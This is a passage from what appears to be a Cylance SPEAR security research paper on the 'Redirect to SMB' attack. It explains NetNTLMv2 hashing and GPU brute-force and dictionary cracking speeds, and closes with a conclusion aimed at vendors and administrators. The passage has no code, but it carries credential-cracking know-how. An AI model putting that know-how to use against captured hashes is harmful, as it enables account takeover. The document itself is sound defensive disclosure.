NTLMv2 (a one way encryption/cryptographic hash) was introduced to SMB in 1998 (http://web.archive.org/web/19990117055557/http://www.microsoft.com/ntserver/nts/exec/overview/NT4SP4whatnew.asp). The hash cracking community will often refer to this algorithm as NetNTLMv2 to avoid confusion with the simple NTLM hash. Without going into too much detail about the hashing algorithm, the important details are as follows:

- The server sends the client an 8 byte salt
- The client creates an NT hash (the password is encoded with UTF-16LE then encrypted with the MD4 algorithm) (http://en.wikipedia.org/wiki/MD4)
- The client then creates an MD5 HMAC, using the NT hash as the key, and the User + Domain as the message
- Then the client generates a salt of its own (8 byte random, then additional bytes representing the time and additional information)
- The client then creates an MD5 HMAC, using the previous MD5 HMAC as the key, and the server's salt + the client's salt as the message.
- The client then sends the resulting MD5 HMAC hash to the server along with the client's salt.

In 1998, this was a reasonable method, as it ruled out the use of Rainbow Tables in order to crack these hashes. Rainbow Tables rely on pre-generating hashes for all the passwords matching certain rules, which was a major discovery before the advent of the GPU hash cracker. By using two salts, NetNTLMv2 avoided Rainbow Tables being generated with a static server salt.

When properly salted and assuming no algorithmic weakness, the strength of cryptographic hashes is based on how long it takes for an attacker to guess a single password. As the software and hardware used to attack these hashes evolves, the cryptographic hashes being used should also evolve. Considering that NTLMv2 was implemented in 1998, one might wonder how it has managed to keep up with the explosion of low cost, high power GPUs being

purchased not only to crack hashes, but also to “mine” cryptographic currency such as Bitcoin. The answer is it has not evolved. Modern GPUs have far more computing power than modern CPUs, and devastatingly more power than the CPUs being used back in 1998.

The oclHashcat website (http://hashcat.net/oclhashcat/) includes benchmarks for NetNTLMv2 using 8 x AMD R9 290X GPUs (each retails for about $300 to $700). It shows that with roughly $3000 worth of these GPUs, an attacker could make 6.496 billion guesses per second. That means during a simple brute-force attack, an attacker would be able to guess every 8 character password consisting of letters (upper and lower case) and numbers in less than 9.5 hours. Given that password renewal policies are often required once a quarter; this gives the attackers a large amount of time to use those passwords.

That being said, brute-force attacks are a hash cracking expert’s last resort, as other methods can be far quicker but are less deterministic. For instance, many hash cracking enthusiasts will use a dictionary attack (making guesses with a pre-generated list of potential passwords) in combination with rules which can modify the case of characters in the passwords, as well as append numbers and special characters, and even add things such as the year or season to the password. This method can be quite effective, but its efficacy is based on the dictionary used, the rules used, and the passwords they are used on. More details on advancements in hash cracking can be found in this article (http://www.wired.co.uk/news/archive/2013-05/28/password-cracking).

6.0 – Conclusion

Building upon an attack from over a decade ago, the Cylance SPEAR team was able to find additional methods to exploit a large number of popular applications. Redirect to SMB is a simple attack with undeniable results, allowing for an attacker to acquire encrypted user credentials. Once credentials are acquired, they can be cracked in order to gain access to a computer, network, Windows Live account or resource. Most cases of this vulnerability are due to the use of vulnerable functions in applications, but some are due to implementing additional functions without recognizing the security implications.

It is Cylance’s hope that Microsoft, software vendors, application security auditors, ISPs, administrators and end users will be able to make use of the information we have presented to better secure the internet against the malicious use of this attack.

For more information about Cylance and the SPEAR team, visit www.cylance.com.